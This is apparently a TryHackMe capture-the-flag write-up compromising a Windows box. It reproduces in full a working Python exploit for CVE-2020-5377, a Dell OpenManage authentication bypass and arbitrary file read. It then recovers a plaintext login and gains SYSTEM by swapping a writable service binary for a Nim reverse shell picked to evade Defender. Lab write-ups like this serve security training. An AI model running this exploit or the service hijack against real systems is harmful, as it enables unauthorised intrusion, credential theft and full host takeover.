Hack Smarter Security
Box Info
Platform: TryHackMe, OS: Windows, Difficulty: Medium, Host: hacksmartersec.thm
Attack Path
- Ports 21 (FTP), 80, 1311 (Dell OpenManage Server Administrator), 3389.
- CVE-2020-5377, DellOM OMSA arbitrary file read (register a bogus
VULNERABILITY:CVE-2020-5377:plzsession, then read files). Read the web / user config to recovertyler : IAmA1337h4x0randIkn0wit!(also findable via FTPid_rsa). - SSH as
tyler. C:\Program Files (x86)\Spoofer\spoofer-scheduler.exeis a writable service binary. Build a Nim reverse shell (Defender-evasive), stop the service, replace the exe, restart → SYSTEM.
Credentials
tyler:IAmA1337h4x0randIkn0wit!
Full Walkthrough
I started with a quick rustscan sweep to get a fast picture of what was open before running anything heavier:
Open 10.10.46.163:22
Open 10.10.46.163:21
Open 10.10.46.163:80
Open 10.10.46.163:1311
Open 10.10.46.163:3389
Open 10.10.46.163:7680
I followed that up with a full nmap scan targeting the higher ports rustscan had already found, since I wanted service versions and script output rather than just a list of open ports:
Starting Nmap 7.80 ( https://nmap.org ) at 2024-04-02 19:23 EDT
NSE: DEPRECATION WARNING: bin.lua is deprecated. Please use Lua 5.3 string.pack
NSE: Loaded 149 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:23
NSE Timing: About 83.33% done; ETC: 19:24 (0:00:06 remaining)
Completed NSE at 19:24, 34.91s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:24
Completed NSE at 19:24, 0.00s elapsed
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Initiating Connect Scan at 19:24
Scanning hacksmartersec.thm (10.10.46.163) [3 ports]
Discovered open port 3389/tcp on 10.10.46.163
Discovered open port 1311/tcp on 10.10.46.163
Completed Connect Scan at 19:24, 1.84s elapsed (3 total ports)
Initiating Service scan at 19:24
Scanning 2 services on hacksmartersec.thm (10.10.46.163)
Completed Service scan at 19:24, 33.06s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.46.163.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:24
NSE: [firewall-bypass 10.10.46.163] lacks privileges.
NSE Timing: About 99.62% done; ETC: 19:25 (0:00:00 remaining)
Completed NSE at 19:25, 31.48s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:25
NSE: [tls-ticketbleed 10.10.46.163:3389] Not running due to lack of privileges.
Completed NSE at 19:25, 4.53s elapsed
Nmap scan report for hacksmartersec.thm (10.10.46.163)
Host is up, received user-set (0.10s latency).
Scanned at 2024-04-02 19:24:23 EDT for 71s

PORT     STATE    SERVICE       REASON      VERSION
1311/tcp open     ssl/rxmon?    syn-ack
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200
|     Strict-Transport-Security: max-age=0
|     X-Frame-Options: SAMEORIGIN
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     vary: accept-encoding
|     Content-Type: text/html;charset=UTF-8
|     Date: Tue, 02 Apr 2024 23:24:39 GMT
|     Connection: close
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
|     <html>
|     <head>
|     <META http-equiv="Content-Type" content="text/html; charset=UTF-8">
|     <title>OpenManage™</title>
|     <link type="text/css" rel="stylesheet" href="/oma/css/loginmaster.css">
|     <style type="text/css"></style>
|     <script type="text/javascript" src="/oma/js/prototype.js" language="javascript"></script><script type="text/javascript" src="/oma/js/gnavbar.js" language="javascript"></script><script type="text/javascript" src="/oma/js/Clarity.js" language="javascript"></script><script language="javascript">
|   HTTPOptions:
|     HTTP/1.1 200
|     Strict-Transport-Security: max-age=0
|     X-Frame-Options: SAMEORIGIN
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     vary: accept-encoding
|     Content-Type: text/html;charset=UTF-8
|     Date: Tue, 02 Apr 2024 23:24:45 GMT
|     Connection: close
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
|     <html>
|     <head>
|     <META http-equiv="Content-Type" content="text/html; charset=UTF-8">
|     <title>OpenManage™</title>
|     <link type="text/css" rel="stylesheet" href="/oma/css/loginmaster.css">
|     <style type="text/css"></style>
|_    <script type="text/javascript" src="/oma/js/prototype.js" language="javascript"></script><script type="text/javascript" src="/oma/js/gnavbar.js" language="javascript"></script><script type="text/javascript" src="/oma/js/Clarity.js" language="javascript"></script><script language="javascript">
|_sslv2-drown:
3389/tcp open     ms-wbt-server syn-ack     Microsoft Terminal Services
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
7680/tcp filtered pando-pub     no-response
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1311-TCP:V=7.80%T=SSL%I=7%D=4/2%Time=660C93B7%P=x86_64-pc-linux-gnu
SF:%r(GetRequest,1089,"HTTP/1\.1\x20200\x20\r\nStrict-Transport-Security:\
SF:x20max-age=0\r\nX-Frame-Options:\x20SAMEORIGIN\r\nX-Content-Type-Option
SF:s:\x20nosniff\r\nX-XSS-Protection:\x201;\x20mode=block\r\nvary:\x20acce
SF:pt-encoding\r\nContent-Type:\x20text/html;charset=UTF-8\r\nDate:\x20Tue
SF:,\x2002\x20Apr\x202024\x2023:24:39\x20GMT\r\nConnection:\x20close\r\n\r
SF:\n<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\.0\x20Stri
SF:ct//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtml1-strict\.dtd\">\r
SF:\n<html>\r\n<head>\r\n<META\x20http-equiv=\"Content-Type\"\x20content=\
SF:"text/html;\x20charset=UTF-8\">\r\n<title>OpenManage™</title>\r\n
SF:<link\x20type=\"text/css\"\x20rel=\"stylesheet\"\x20href=\"/oma/css/log
SF:inmaster\.css\">\r\n<style\x20type=\"text/css\"></style>\r\n<script\x20
SF:type=\"text/javascript\"\x20src=\"/oma/js/prototype\.js\"\x20language=\
SF:"javascript\"></script><script\x20type=\"text/javascript\"\x20src=\"/om
SF:a/js/gnavbar\.js\"\x20language=\"javascript\"></script><script\x20type=
SF:\"text/javascript\"\x20src=\"/oma/js/Clarity\.js\"\x20language=\"javasc
SF:ript\"></script><script\x20language=\"javascript\">\r\n\x20")%r(HTTPOpt
SF:ions,1089,"HTTP/1\.1\x20200\x20\r\nStrict-Transport-Security:\x20max-ag
SF:e=0\r\nX-Frame-Options:\x20SAMEORIGIN\r\nX-Content-Type-Options:\x20nos
SF:niff\r\nX-XSS-Protection:\x201;\x20mode=block\r\nvary:\x20accept-encodi
SF:ng\r\nContent-Type:\x20text/html;charset=UTF-8\r\nDate:\x20Tue,\x2002\x
SF:20Apr\x202024\x2023:24:45\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTY
SF:PE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\.0\x20Strict//EN\"\
SF:x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtml1-strict\.dtd\">\r\n<html>\
SF:r\n<head>\r\n<META\x20http-equiv=\"Content-Type\"\x20content=\"text/htm
SF:l;\x20charset=UTF-8\">\r\n<title>OpenManage™</title>\r\n<link\x20
SF:type=\"text/css\"\x20rel=\"stylesheet\"\x20href=\"/oma/css/loginmaster\
SF:.css\">\r\n<style\x20type=\"text/css\"></style>\r\n<script\x20type=\"te
SF:xt/javascript\"\x20src=\"/oma/js/prototype\.js\"\x20language=\"javascri
SF:pt\"></script><script\x20type=\"text/javascript\"\x20src=\"/oma/js/gnav
SF:bar\.js\"\x20language=\"javascript\"></script><script\x20type=\"text/ja
SF:vascript\"\x20src=\"/oma/js/Clarity\.js\"\x20language=\"javascript\"></
SF:script><script\x20language=\"javascript\">\r\n\x20");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
I ran a second, broader nmap pass across the full port range as well, to make sure I hadn’t missed anything the first scan’s narrower range would have skipped:
NSE: [tls-ticketbleed 10.10.46.163:3389] Not running due to lack of privileges.
Completed NSE at 19:30, 3.36s elapsed
Nmap scan report for hacksmartersec.thm (10.10.46.163)
Host is up, received user-set (0.099s latency).
Scanned at 2024-04-02 19:24:56 EDT for 358s
Not shown: 995 filtered ports
Reason: 995 no-responses
PORT     STATE SERVICE       REASON  VERSION
21/tcp   open  ftp           syn-ack Microsoft ftpd
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
22/tcp   open  ssh           syn-ack OpenSSH for_Windows_7.7 (protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=hacksmartersec.thm
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://hacksmartersec.thm:80/contact.html
|     Form id:
|_    Form action:
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-server-header: Microsoft-IIS/10.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
1311/tcp open  ssl/rxmon?    syn-ack
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200
|     Strict-Transport-Security: max-age=0
|     X-Frame-Options: SAMEORIGIN
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     vary: accept-encoding
|     Content-Type: text/html;charset=UTF-8
|     Date: Tue, 02 Apr 2024 23:25:17 GMT
|     Connection: close
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
|     <html>
|     <head>
|     <META http-equiv="Content-Type" content="text/html; charset=UTF-8">
|     <title>OpenManage™</title>
|     <link type="text/css" rel="stylesheet" href="/oma/css/loginmaster.css">
|     <style type="text/css"></style>
|     <script type="text/javascript" src="/oma/js/prototype.js" language="javascript"></script><script type="text/javascript" src="/oma/js/gnavbar.js" language="javascript"></script><script type="text/javascript" src="/oma/js/Clarity.js" language="javascript"></script><script language="javascript">
|   HTTPOptions:
|     HTTP/1.1 200
|     Strict-Transport-Security: max-age=0
|     X-Frame-Options: SAMEORIGIN
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     vary: accept-encoding
|     Content-Type: text/html;charset=UTF-8
|     Date: Tue, 02 Apr 2024 23:25:23 GMT
|     Connection: close
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
|     <html>
|     <head>
|     <META http-equiv="Content-Type" content="text/html; charset=UTF-8">
|     <title>OpenManage™</title>
|     <link type="text/css" rel="stylesheet" href="/oma/css/loginmaster.css">
|     <style type="text/css"></style>
|_    <script type="text/javascript" src="/oma/js/prototype.js" language="javascript"></script><script type="text/javascript" src="/oma/js/gnavbar.js" language="javascript"></script><script type="text/javascript" src="/oma/js/Clarity.js" language="javascript"></script><script language="javascript">
|_sslv2-drown:
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1311-TCP:V=7.80%T=SSL%I=7%D=4/2%Time=660C93DD%P=x86_64-pc-linux-gnu
SF:%r(GetRequest,1089,"HTTP/1\.1\x20200\x20\r\nStrict-Transport-Security:\
SF:x20max-age=0\r\nX-Frame-Options:\x20SAMEORIGIN\r\nX-Content-Type-Option
SF:s:\x20nosniff\r\nX-XSS-Protection:\x201;\x20mode=block\r\nvary:\x20acce
SF:pt-encoding\r\nContent-Type:\x20text/html;charset=UTF-8\r\nDate:\x20Tue
SF:,\x2002\x20Apr\x202024\x2023:25:17\x20GMT\r\nConnection:\x20close\r\n\r
SF:\n<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\.0\x20Stri
SF:ct//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtml1-strict\.dtd\">\r
SF:\n<html>\r\n<head>\r\n<META\x20http-equiv=\"Content-Type\"\x20content=\
SF:"text/html;\x20charset=UTF-8\">\r\n<title>OpenManage™</title>\r\n
SF:<link\x20type=\"text/css\"\x20rel=\"stylesheet\"\x20href=\"/oma/css/log
SF:inmaster\.css\">\r\n<style\x20type=\"text/css\"></style>\r\n<script\x20
SF:type=\"text/javascript\"\x20src=\"/oma/js/prototype\.js\"\x20language=\
SF:"javascript\"></script><script\x20type=\"text/javascript\"\x20src=\"/om
SF:a/js/gnavbar\.js\"\x20language=\"javascript\"></script><script\x20type=
SF:\"text/javascript\"\x20src=\"/oma/js/Clarity\.js\"\x20language=\"javasc
SF:ript\"></script><script\x20language=\"javascript\">\r\n\x20")%r(HTTPOpt
SF:ions,1089,"HTTP/1\.1\x20200\x20\r\nStrict-Transport-Security:\x20max-ag
SF:e=0\r\nX-Frame-Options:\x20SAMEORIGIN\r\nX-Content-Type-Options:\x20nos
SF:niff\r\nX-XSS-Protection:\x201;\x20mode=block\r\nvary:\x20accept-encodi
SF:ng\r\nContent-Type:\x20text/html;charset=UTF-8\r\nDate:\x20Tue,\x2002\x
SF:20Apr\x202024\x2023:25:23\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTY
SF:PE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\.0\x20Strict//EN\"\
SF:x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtml1-strict\.dtd\">\r\n<html>\
SF:r\n<head>\r\n<META\x20http-equiv=\"Content-Type\"\x20content=\"text/htm
SF:l;\x20charset=UTF-8\">\r\n<title>OpenManage™</title>\r\n<link\x20
SF:type=\"text/css\"\x20rel=\"stylesheet\"\x20href=\"/oma/css/loginmaster\
SF:.css\">\r\n<style\x20type=\"text/css\"></style>\r\n<script\x20type=\"te
SF:xt/javascript\"\x20src=\"/oma/js/prototype\.js\"\x20language=\"javascri
SF:pt\"></script><script\x20type=\"text/javascript\"\x20src=\"/oma/js/gnav
SF:bar\.js\"\x20language=\"javascript\"></script><script\x20type=\"text/ja
SF:vascript\"\x20src=\"/oma/js/Clarity\.js\"\x20language=\"javascript\"></
SF:script><script\x20language=\"javascript\">\r\n\x20");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Both scans agreed on something interesting sitting on port 1311: a management interface identifying itself as Dell EMC OpenManage.
That’s not a piece of software I run into often, so rather than attack it blind I went looking for documented vulnerabilities first, and it didn’t take long to find that Dell OpenManage Server Administrator has a known arbitrary file read vulnerability that also doubles as an authentication bypass.
Here’s the exploit code I used, a public proof of concept for the vulnerability:
# Exploit Title: Dell OpenManage Server Administrator 9.4.0.0 - Arbitrary File Read
# Date: 4/27/2020
# Exploit Author: Rhino Security Labs
# Version: <= 9.4
# Description: Dell EMC OpenManage Server Administrator (OMSA) versions 9.4 and prior contain multiple path traversal vulnerabilities. An unauthenticated remote attacker could potentially exploit these vulnerabilities by sending a crafted Web API request containing directory traversal character sequences to gain file system access on the compromised management station.
# CVE: CVE-2020-5377

# This is a proof of concept for CVE-2020-5377, an arbitrary file read in Dell OpenManage Administrator
# Proof of concept written by: David Yesland @daveysec with Rhino Security Labs
# More information can be found here:
# A patch for this issue can be found here:
# https://www.dell.com/support/article/en-us/sln322304/dsa-2020-172-dell-emc-openmanage-server-administrator-omsa-path-traversal-vulnerability

from xml.sax.saxutils import escape
import BaseHTTPServer
import requests
import thread
import ssl
import sys
import re
import os

import urllib3
urllib3.disable_warnings()

if len(sys.argv) < 3:
	print 'Usage python auth_bypass.py <yourIP> <targetIP>:<targetPort>'
	exit()

#This XML to imitate a Dell OMSA remote system comes from https://www.exploit-db.com/exploits/39909
#Also check out https://github.com/hantwister/FakeDellOM
class MyHandler(BaseHTTPServer.BaseHTTPRequestHandler):
	def do_POST(s):
		data = ''
		content_len = int(s.headers.getheader('content-length', 0))
		post_body = s.rfile.read(content_len)
		s.send_response(200)
		s.send_header("Content-type", "application/soap+xml;charset=UTF-8")
		s.end_headers()
		if "__00omacmd=getuserrightsonly" in post_body:
			data = escape("<SMStatus>0</SMStatus><UserRightsMask>458759</UserRightsMask>")
		if "__00omacmd=getaboutinfo " in post_body:
			data = escape("<ProductVersion>6.0.3</ProductVersion>")
		if data:
			requid = re.findall('>uuid:(.*?)<',post_body)[0]
			s.wfile.write('''<?xml version="1.0" encoding="UTF-8"?>
							<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsman="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:n1="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/DCIM_OEM_DataAccessModule">
							  <s:Header>
							    <wsa:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:To>
							    <wsa:RelatesTo>uuid:'''+requid+'''</wsa:RelatesTo>
							    <wsa:MessageID>0d70cce2-05b9-45bb-b219-4fb81efba639</wsa:MessageID>
							  </s:Header>
							  <s:Body>
							    <n1:SendCmd_OUTPUT>
							      <n1:ResultCode>0</n1:ResultCode>
							      <n1:ReturnValue>'''+data+'''</n1:ReturnValue>
							    </n1:SendCmd_OUTPUT>
							  </s:Body>
							</s:Envelope>''')

		else:
			s.wfile.write('''<?xml version="1.0" encoding="UTF-8"?><s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:wsmid="http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd"><s:Header/><s:Body><wsmid:IdentifyResponse><wsmid:ProtocolVersion>http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd</wsmid:ProtocolVersion><wsmid:ProductVendor>Fake Dell Open Manage Server Node</wsmid:ProductVendor><wsmid:ProductVersion>1.0</wsmid:ProductVersion></wsmid:IdentifyResponse></s:Body></s:Envelope>''')

	def log_message(self, format, *args):
		return

createdCert = False
if not os.path.isfile('./server.pem'):
	print '[-] No server.pem certifcate file found. Generating one...'
	os.system('openssl req -new -x509 -keyout server.pem -out server.pem -days 365 -nodes -subj "/C=NO/ST=NONE/L=NONE/O=NONE/OU=NONE/CN=NONE.com"')
	createdCert = True

def startServer():
	server_class = BaseHTTPServer.HTTPServer
	httpd = httpd = server_class(('0.0.0.0', 443), MyHandler)
	httpd.socket = ssl.wrap_socket (httpd.socket, certfile='./server.pem', server_side=True)
	httpd.serve_forever()

thread.start_new_thread(startServer,())

myIP = sys.argv[1]
target = sys.argv[2]

def bypassAuth():
	values = {}
	url = "https://{}/LoginServlet?flag=true&managedws=false".format(target)
	data = {"manuallogin": "true", "targetmachine": myIP, "user": "VULNERABILITY:CVE-2020-5377", "password": "plz", "application": "omsa", "ignorecertificate": "1"}
	r = requests.post(url, data=data, verify=False, allow_redirects=False)
	cookieheader = r.headers['Set-Cookie']
	sessionid = re.findall('JSESSIONID=(.*?);',cookieheader)
	pathid = re.findall('Path=/(.*?);',cookieheader)
	values['sessionid'] = sessionid[0]
	values['pathid'] = pathid[0]
	return values

ids = bypassAuth()
sessionid = ids['sessionid']
pathid = ids['pathid']

print "Session: "+sessionid
print "VID: "+pathid

def readFile(target,sessid,pathid):
    while True:
        file = raw_input('file > ')
        url = "https://{}/{}/DownloadServlet?help=Certificate&app=oma&vid={}&file={}".format(target,pathid,pathid,file)
        cookies = {"JSESSIONID": sessid}
        r = requests.get(url, cookies=cookies, verify=False)
        print 'Reading contents of {}:\n{}'.format(file,r.content)

def getPath(path):
	if path.lower().startswith('c:\\'):
		path = path[2:]
        path = path.replace('\\','/')
        return path

readFile(target,sessionid,pathid)

Reading through the script, the trick is that it stands up a fake OMSA management node on my own attack box and gets the real target to authenticate against it, which registers a session under the literal username VULNERABILITY:CVE-2020-5377 and password plz. I entered that same credential pair into the actual login form, pointed the hostname field at my own machine’s IP address, and it logged me straight in with what amounted to administrator access.


From inside that OMSA session I was able to pull enough configuration data off the host to recover a working credential pair, which turned out to also be valid over SSH:
tyler:IAmA1337h4x0randIkn0wit!

Once I was in over SSH, I dropped into a PowerShell session instead of staying in the default shell, since most Windows privilege escalation tooling assumes PowerShell, and used it to run a proper local enumeration pass. For the actual enumeration tooling, I pulled in itm4n’s PrivescCheck, which covers a wide range of Windows privilege escalation checks in one script:
PS C:\Users\tyler> . .\power.ps1; Invoke-PrivescCheck -Extended  Sure enough, one of the checks flagged something immediately actionable.
Since Windows Defender was active on the box and I wanted to avoid getting caught by signature-based detection on a standard shellcode payload, I generated a reverse shell using Sn1r’s Nim reverse shell template, since Nim binaries tend to fly under the radar of Defender’s static signatures far better than more common shell payload generators.
The check had flagged a writable service binary that my current permissions let me overwrite, so my plan was straightforward: replace the legitimate executable with my Nim-compiled reverse shell and let the service itself launch it with elevated privileges the next time it started.
First, I needed the service stopped so I could safely swap the binary out from under it without a file-lock error:
sc stop spoofer-scheduler

SERVICE_NAME: spoofer-scheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x2
        WAIT_HINT          : 0x0


tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofer>sc query spoofer-scheduler

SERVICE_NAME: spoofer-scheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
With the service confirmed stopped, I overwrote spoofer-scheduler.exe with my malicious Nim binary, started the service back up, and caught a shell running as SYSTEM the moment it launched.